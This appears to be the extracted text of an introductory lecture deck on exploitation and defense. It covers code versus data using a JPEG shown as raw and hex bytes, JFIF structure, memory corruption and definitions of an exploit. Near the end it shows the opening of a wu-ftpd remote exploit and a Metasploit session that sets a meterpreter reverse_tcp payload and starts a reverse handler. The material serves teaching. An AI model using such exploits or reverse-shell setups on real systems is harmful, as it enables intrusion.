
Exploiting and Defense Technical Intro

Content

Kinda Relevant

- ✦ Code vs. Data
- ✦ Vulnerability type: Memory corruptions
- ✦ What is an exploit? What types exist?
- ✦ What is vulnerable?
- ✦ Code and Data: Who is on top? (+Weird machines)

Philosophy and History

- ✦ Is exploit writing hacking?
- ✦ Morris worm

Code and Data

Difference between Data and Code (spoiler alert: there is none)

What is a picture?



What is a picture? In an text editor

ÿøÿàNULDLEJFIFNULSOH SOHNULNULSOHNULSOHNULNULÿÛNUL,,NULENOETXEOT
BSBSBSBSACKBSBSBSACKBELBELBELBSBELBELBELBELBELBELBELBELBELBELBELBELBELBELBELBEL
DLEVTBELBS SO
BELBELFFNAKFFSO DC1DC1DC3DC3DC3BELVT SYN CAN SYN DC2CAN DLE DC2DC3DC2 SOH ENO ENO ENO BS BEL BS FF BEL BEL FF
DC2BS BEL BS DC2
DC2DC2DC2DC2DC2DC2DC2DC2DC2DC2DC2DC2DC2DC2DC2DC2DC2RS DC2DC2DC2RS DC2DC2ÿàNULDC1BSEOT ° ACK@ETX SOH"
NULSTXDC1SOHETXDC1SOHÿàNULGSNULNULSTXETXSOH SOH SOH SOH SOHNULNULNULNULNULNULNULNULSTXETXNULSOH
EOTENOACKBELBS
ÿàNULC DLE NULSTXSTXSOHETXSTXENOETXETXETXETXETXETXSTXSTXVT SOHSTXNULETXDC1EOTDC2! ENO1ACKDC3"2ABQ
RBELDC4b#arNAK3,Cq' SYN\$SBSç4\$ÂDc'ETB%sfâTÿàNULESCSOHNULETXSOH SOH SOH SOH SOHNULNULNULNULNULNULNUL
NULNULNULSOHSTXETXEOTENOACKBELÿàNUL) DC1SOH SOHNULSTXSTXETXSOHNULSTXETXSOH SOHNULSTXETXNULNUL
SOHSTXDC1ETXDC2DC3!1EOTDC4AENO"Qa2q'ACKRbÿÛNULFFETXSOHNULSTXDC1ETXDC1NUL?NULüsETBEMETBENO\$ÿDC2
IñNULorÿü@°I\$§'I
DC2I\$€O%Rp%@!'C\$STXGNDC1USDY|8ëhggI8°#÷FSçíèp wjŽÂtôÝ\$3OÈâutÝ\$RSoSáë#H°4ÂýtÀ4KÇCAN-·ýNAK"é'Íó]Ó%äO-°f
p °Q40SOx"/S6ÁÍ"-«30c-ACKg°í÷0^O«I«O2!š'î&°8:TETX5Ô&JSOvÍpDC12ç]X4WGSñNAK\oÄÍÔEM!A'BÄSYN,, Ç
«ÚIESC'~ÎŽ,0°äeİ@;U4L8MDC3£æ~"ETB'<"ö-°¥#ÇİöÿNULô±,JDC2Ä×úgeñ\$'AEM&ÜIFFâ,^ENOXxŠ°4Ž"-°WE;çÀE°+tÎÇGGS
öÖQŽ-+İÆ°bÛ+SÓçŽ°U°°òèánfr4Êú/Q9ú%°Puİ7°CANürfiâ"Eçh<;Ë-Š°!£Ž!äÖÿf°a4|ÍÍİÉrÉ-äNAK"%,1°fe°I\ga(Ê°Q,âx'H
SUBKDC2ÿ^NAK1cÄBÇ^NAKøb÷Š^ñ°YÀ'@m*
...<°ÈòW
°Óÿš+i'°GS[HçETBfjÍITİHøšky•ucZ«LD#CS"°+~!Äf,CAN-p2âfC
NUL%...ETXp-°NULrp`n"x€2FF>,,>,,STXI&á!o'LP°,LzVT"V!n"H""CAN""VD°DLEVTÈ°&D°EC\$çegæNULRGESÈ`STXFLDC2!DC3
EOT~SOHDLESUBEM1fXTESC\$ù"çGSä°
DC1FF°EZ!j fSOHOKÁ-EOTÑ;AİSTXedF!°-°óFFUS'NULÄçİNULCANHy€CANDLEÖSOdýDC1èYÄ0bó(~
GS%Vb·BSACKÈSI,°STX\$EOT-Y3Üdl°;r",2;DøöÿNUL'Tr"RSDC3'YiIUFF&,eÄD°Rİ~DC2C~4BSu÷Ž\$Kpİ;f^óm3,-fU]||°æZ&
°æEM|ocSYN°hDC3&ÒDC4âÄNAKšH<+),ûAqUS†.Ä,iENO"Ž~°-°S%K;@°'RSWln°cİÄDC2#H°%EYÈ,Ds^°%ı6ETX4~X*
(~X~°STXÈf~Ä°âEMPFSK~%FF,2,F@BELDC2bSYNFF~@)ÄDC2!~°NUL8-.Tp\$+IFFNULd'HENO%r°BEL2eáCANEM-LSTXäİ
æB°TYÛÈ<Äİ-BhDC2ó(°\$ÛNULd\d\DC4'|I\$STX'ÈÄ@3EOT|;\$°°DC2ISUBHEOT'I DC3âTç%P

What is a picture? In an hex editor

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	FF	D8	FF	E0	00	10	4A	46	49	46	00	01	01	00	00	01	ÿà..JFIF.....
00000010	00	01	00	00	FF	DB	00	84	00	05	03	04	09	09	09	08ÿÛ.....
00000020	08	08	08	06	08	08	08	06	07	07	07	08	07	07	07	07
00000030	07	07	07	07	07	07	07	07	07	07	07	07	0A	10	0B	07
00000040	08	0E	09	07	07	0C	15	0C	0E	11	11	13	13	13	07	0B
00000050	16	18	16	12	18	10	12	13	12	01	05	05	05	08	07	08
00000060	0C	07	07	0C	12	08	07	08	12	12	12	12	12	12	12	12
00000070	12	12	12	12	12	12	12	12	12	12	12	12	12	12	12	12
00000080	12	12	12	12	12	12	12	12	12	12	12	12	12	12	12	12
00000090	12	12	12	1E	12	12	12	1E	12	12	FF	C0	00	11	08	04ÿÀ....
000000A0	B0	06	40	03	01	22	00	02	11	01	03	11	01	FF	C4	00	°.@...".....ÿÄ.
000000B0	1D	00	00	02	03	01	01	01	01	01	00	00	00	00	00	00
000000C0	00	00	02	03	00	01	04	05	06	07	08	09	FF	C4	00	43ÿÄ.C
000000D0	10	00	02	02	01	03	02	05	03	03	03	03	03	03	02	02
000000E0	0B	01	02	00	03	11	04	12	21	05	31	06	13	22	32	41!.1.."2A
000000F0	42	51	52	07	14	62	23	61	72	15	33	82	43	71	92	16	BQR..b#ar.3,Cq'.
00000100	24	53	08	81	A2	34	B2	C2	44	63	91	17	25	73	83	E2	\$S..c4^ÂDc\.\$sfâ
00000110	54	FF	C4	00	1B	01	00	03	01	01	01	01	01	01	00	00	TÿÄ.....
00000120	00	00	00	00	00	00	00	01	02	03	04	05	06	07	FF	C4ÿÄ
00000130	00	29	11	01	01	00	02	02	03	01	00	02	03	01	01	00	.).....
00000140	02	03	00	00	01	02	11	03	12	13	21	31	04	14	41	05!1..A.
00000150	22	51	61	32	71	91	06	52	62	FF	DA	00	0C	03	01	00	"Qa2q\..RbyÛ.....
00000160	02	11	03	11	00	3F	00	FC	73	17	19	17	05	24	9F	12?.üs....\$ÿ.
00000170	49	F1	00	A9	72	A5	FC	40	AA	49	24	90	24	92	49	20	Iñ.@rÿü@*I\$. \$'I
00000180	12	49	24	80	4F	89	52	FE	25	40	21	92	43	24	02	47	.I\$€O%Rp%@!'C\$.G

JFIF file structure

Segment	Code	Description
SOI	FF D8	Start of Image
JFIF-APP0	FF E0 s1 s2 4A 46 49 46 00 ...	see below
JFXX-APP0	FF E0 s1 s2 4	

... additional marker segments
(for example SOF, DHT, COM)

SOS	FF DA
	compressed image
EOI	FF D9

JFIF APP0 marker segment [edit]

In the mandatory JFIF APP0 marker segment the parameters of the image are specified. Optionally an uncompressed

JFIF APP0 marker segment		
Field	Size (bytes)	Description
APP0 marker	2	FF E0
Length	2	Length of segment excluding APP0 marker
Identifier	5	4A 46 49 46 00 = "JFIF" in ASCII, terminated by a null byte
JFIF version	2	First byte for major version, second byte for minor version (01 02 for 1.02)
Density units	1	Units for the following pixel density fields <ul style="list-style-type: none">00 : No units; width:height pixel aspect ratio = Xdensity:Ydensity01 : Pixels per inch (2.54 cm)02 : Pixels per centimeter
Xdensity	2	Horizontal pixel density. Must not be zero.
Ydensity	2	Vertical pixel density. Must not be zero.
Xthumbnail	1	Horizontal pixel count of the following embedded RGB thumbnail. May be zero.
Ythumbnail	1	Vertical pixel count of the following embedded RGB thumbnail. May be zero.


```
maxresdefault.jpg - JPEGsnoop
File Edit View Tools Options Help
[Icons]
Filesize: [136356] Bytes

Start Offset: 0x00000000
*** Marker: SOI (xFFD8) ***
  OFFSET: 0x00000000

*** Marker: APP0 (xFFE0) ***
  OFFSET: 0x00000002
  Length      = 16
  Identifier   = [JFIF]
  version     = [1.1]
  density     = 1 x 1 (aspect ratio)
  thumbnail   = 0 x 0

*** Marker: DQT (xFFDB) ***
  Define a Quantization Table.
  OFFSET: 0x00000014
  Table length = 132
  ----
  Precision=8 bits
  Destination ID=0 (Luminance)
  DQT, Row #0:  5  3  9  8  6  7  7  7
  DQT, Row #1:  4  9  8  8  7  7  7  7
  DQT, Row #2:  9  8  8  7  7  7  9  7
  DQT, Row #3:  8  8  8  7  7 14 12  7
  DQT, Row #4:  6  7  7  7  8 21 19 11
  DQT, Row #5:  7  7  7  7 12 19 22 16
  DQT, Row #6:  7  7 11 14 19 24 24 18
```


Image (RGB, DC) @ 12.5% (1/8)





What is a picture?

- ★ Data for the computer
- ★ When interpreted correctly, displays a cat
- ★ When interpreted wrongly, displays garbage / crashes
- ★ When interpreted wrongly in the right way, lets us hack a computer



What is a picture?

Which one is data and which is instructions?

0004	8384	0084	c7c8	00c8	4748	0048	e8e9
00e9	6a69	0069	a8a9	00a9	2828	0028	fdfc
00fc	1819	0019	9898	0098	d9d8	00d8	5857
0057	7b7a	007a	bab9	00b9	3a3c	003c	8888
8888	8888	8888	8888	288e	be88	8888	8888
3b83	5788	8888	8888	7667	778e	8878	8888
d61f	7abd	8818	8888				
8b06	e8f7	88aa	8388				
8a18	880c	e841	c988				

how the computer
sees instructions

how the computer
sees data

f0	32	7d	60	95	48	d0	62	08	80	4b	67	b4	4a	21	dc
80	3f	6c	dd	4a	f5	a3	d4	ce	32	8d	e4	21	d7	a5	5a
92	93	4b	f1	ca	0a	ce	3c	b9	14	20	a5	00	a4	4a	3e
bd	4b	8c	b4	d1	90	2b	25	a9	c8	f4	c8	10	85	fb	d6
fc	2a	1f	c6	8a	7f	25	e7	47	f4	95	01	e2	d7	82	fe
22	95	fa	8e	49	e4	50	98	d3	84	95	a7	97	1d	97	92
25	32	9f	90	0c	a9	07	73	c2	2b	49	06	4c	1a	26	69
b2	75	3e	20	db	65	bf	22	68	cf	29	1b	8a	65	8d	54
91	ba	33	f3	05	59	07	39	cd	43	96	6f	5d	88	bb	7a
55	50	d7	04	b1	c6	33	75	8e	60	f7	e7	70	73	af	66

What is a picture?

Is it possible to create an image which executes code?

- ✦ **Yes**
- ✦ If this is intentional, it's a feature
- ✦ If this is not intentional, the picture is an exploit (exploiting a bug/vulnerability)

How?!

- ✦ Make the original program (code) execute our (the attackers) own code (data) by writing into memory locations at runtime which influence where code is being read from

Vulnerability types

Vulnerability types

Vulnerability types

- ★ **Memory corruption**
- ★ Authentication
- ★ Authorization
- ★ Configuration error
- ★ Input validation
- ★ Logic error
- ★ Sensitive data protection
- ★ Session management
- ★ Encoding Error
- ★ Cryptographic Errors
- ★ Permission Problems
- ★ ...



Vulnerability Types

Memory corruption occurs in a computer program when the **contents of a memory location are unintentionally modified** due to programming errors; this is termed violating memory safety. When the corrupted memory contents are used later in that program, **it leads either to program crash or to strange and bizarre program behavior**

Modern programming languages like C and C++ have powerful features of explicit memory management and pointer arithmetic. These features are designed for developing “efficient” applications and system software.

https://en.wikipedia.org/wiki/Memory_corruption

Vulnerability Types – Memory Corruption

Memory corruption: Overwrite adjacent bytes (in memory)

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	FF	D8	FF	E0	00	10	4A	46	49	46	00			00	00	01	ÿà..JFIF.....
00000010	00	01	00	00	FF	DB	00	84	00	05	03	04	09	09	09	08ÿÛ.....
00000020	08	08	08	06	08	08	08	06	07	07	07	08	07	07	07	07
00000030	07	07	07	07	07	07	07	07	07	07	07	07	0A	10	0B	07
00000040	08	0E	09	07	07	0C	15	0C	0E	11	11	13	13	13	07	0B
00000050	16	18	16	12	18	10	12	13	12	01	05	05	05	08	07	08
00000060	0C	07	07	0C	12	08	07	08	12	12	12	12	12	12	12	12
00000070	12	12	12	12	12	12	12	12	12	12	12	12	12	12	12	12
00000080	12	12	12	12	12	12	12	12	12	12	12	12	12	12	12	12
00000090	12	12	12	1E	12	12	12	1E	12	12	FF	C0	00	11	08	04ÿÀ....
000000A0	B0	06	40	03	01	22	00	02	11	01	03	11	01	FF	C4	00	°.@..".....ÿÄ.
000000B0	1D	00	00	02	03	01	01	01	01	01	00	00	00	00	00	00
000000C0	00	00	02	03	00	01	04	05	06	07	08	09	FF	C4	00	43ÿÄ.C
000000D0	10	00	02	02	01	03	02	05	03	03	03	03	03	03	02	02
000000E0	0B	01	02	00	03	11	04	12	21	05	31	06	13	22	32	41!.1.."2A
000000F0	42	51	52	07	14	62	23	61	72	15	33	82	43	71	92	16	BQR..b#ar.3,Cq'.
00000100	24	53	08	81	A2	34	B2	C2	44	63	91	17	25	73	83	E2	\$S..c4*ÂDc`.&sfâ
00000110	54	FF	C4	00	1B	01	00	03	01	01	01	01	01	00	00	00	TÿÄ.....
00000120	00	00	00	00	00	00	00	01	02	03	04	05	06	07	FF	C4ÿÄ
00000130	00	29	11	01	01	00	02	02	03	01	00	02	03	01	01	00	.).....
00000140	02	03	00	00	01	02	11	03	12	13	21	31	04	14	41	05!1..A.
00000150	22	51	61	32	71	91	06	52	62	FF	DA	00	0C	03	01	00	"Qa2q`.RbÿÛ.....
00000160	02	11	03	11	00	3F	00	FC	73	17	19	17	05	24	9F	12?.üs....\$ÿ.
00000170	49	F1	00	A9	72	A5	FC	40	AA	49	24	90	24	92	49	20	Iñ.©rÿü@*I\$. \$'I
00000180	12	49	24	80	4F	89	52	FE	25	40	21	92	43	24	02	47	.I\$€O%Rp&@!'C\$.G

What is an exploit?

Formal definition

What is an exploit? Dictionary

Simple Definition of EXPLOIT

- ✦ to get value or use from (something)
- ✦ **to use (someone or something) in a way that helps you unfairly**

Full Definition of EXPLOIT

- ✦ to make productive use of : UTILIZE
<exploiting your talents> <exploit your opponent's weakness>
- ✦ to make use of meanly or unfairly for one's own advantage
<exploiting migrant farm workers>

<http://www.merriam-webster.com/dictionary/exploit>



What is an exploit? Hacking related

to exploit (v): To take advantage of a vulnerability so that the target system reacts in a manner other than which the designer intended.


the Exploit (n): The tool, set of instructions, or code that is used to take advantage of a vulnerability.

(The Shellcoders Handbook, 2nd Edition, p4)

What is an exploit?

```
1  /*
2  **
3  ** wu-ftpd v2.6.2 off-by-one remote 0day exploit.
4  **
5  ** exploit by "you dong-hun"(Xpl017Elz), <szoahc@hotmail.com>.
6  **
7  ** Update:
8  **      [v0.0.2] August 2, I added wu-ftpd-2.6.2, 2.6.0, 2.6.1 finally.
9  **      [v0.0.3] August 3, Brute-Force function addition.
10 **      [v0.0.4] August 4, Added FreeBSD, OpenBSD version wu-ftpd-2.6.x exploit.
11 **                  It will be applied well to most XxxxBSD.
12 **      [v0.0.5] August 4, Remote scan & exploit test function addition.
13 **                  August 6, Cleaning.
14 **
15 */
16
17 #define VERSION "v0.0.5"
18 #include <stdio.h>
19 #include <unistd.h>
20 #include <stdlib.h>
21 #include <netdb.h>
22 #include <netinet/in.h>
23 #include <sys/socket.h>
24
25 #define DEBUG_NG
26 #undef DEBUG_NG
27 #define NRL 0
28 #define SCS 1
29 #define FAD (-1)
30 #define MAX_BF (16)
31 #define BF_LSZ (0x100) /* 256 */
32 #define DEF_VA 255
33 #define DEF_PORT 21
34 #define DEF_ANSH_LINUX 15
35 #define DEF_ANSH_FRBSD 55
36 #define GET_HOST_NM_ERR (NULL)
37 #define SIN_ZR_SIZE 8
38 #define DEF_ALTCN 4
```

What is an exploit?



```
bash

[+] Metasploit

=[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --=[ 570 exploits - 285 auxiliary
+ -- --=[ 212 payloads - 27 encoders - 8 nops
=[ svn r9925 updated today (2010.07.25)


msf > use exploit/windows/browser/ms10_xxx_windows_shell_lnk_execute
msf exploit(ms10_xxx_windows_shell_lnk_execute) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms10_xxx_windows_shell_lnk_execute) > set LHOST 192.168.254.1
LHOST => 192.168.254.1
msf exploit(ms10_xxx_windows_shell_lnk_execute) > exploit
[*] Exploit running as background job.
msf exploit(ms10_xxx_windows_shell_lnk_execute) >
[*] Started reverse handler on 192.168.254.1:4444
[*]
[*] Send vulnerable clients to \\172.19.131.162\WggRCvFe\
[*] Or, get clients to save and render the icon of http://<your host>/<anything>.lnk
[*]
[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://172.19.131.162:80/
[*] Server started.

msf exploit(ms10_xxx_windows_shell_lnk_execute) >
msf exploit(ms10_xxx_windows_shell_lnk_execute) >
msf exploit(ms10_xxx_windows_shell_lnk_execute) >
[*] Sending UNC redirect to 192.168.254.128:1242 ...
[*] Sending UNC redirect to 192.168.254.128:1242 ...
[*] Responding to WebDAV OPTIONS request from 172.19.131.162:32223
[*] Received WebDAV PROPFIND request from 172.19.131.162:32223 /WggRCvFe
[*] Sending 301 for /WggRCvFe ...
```

Types of exploits?

Local, remote, client-side exploits

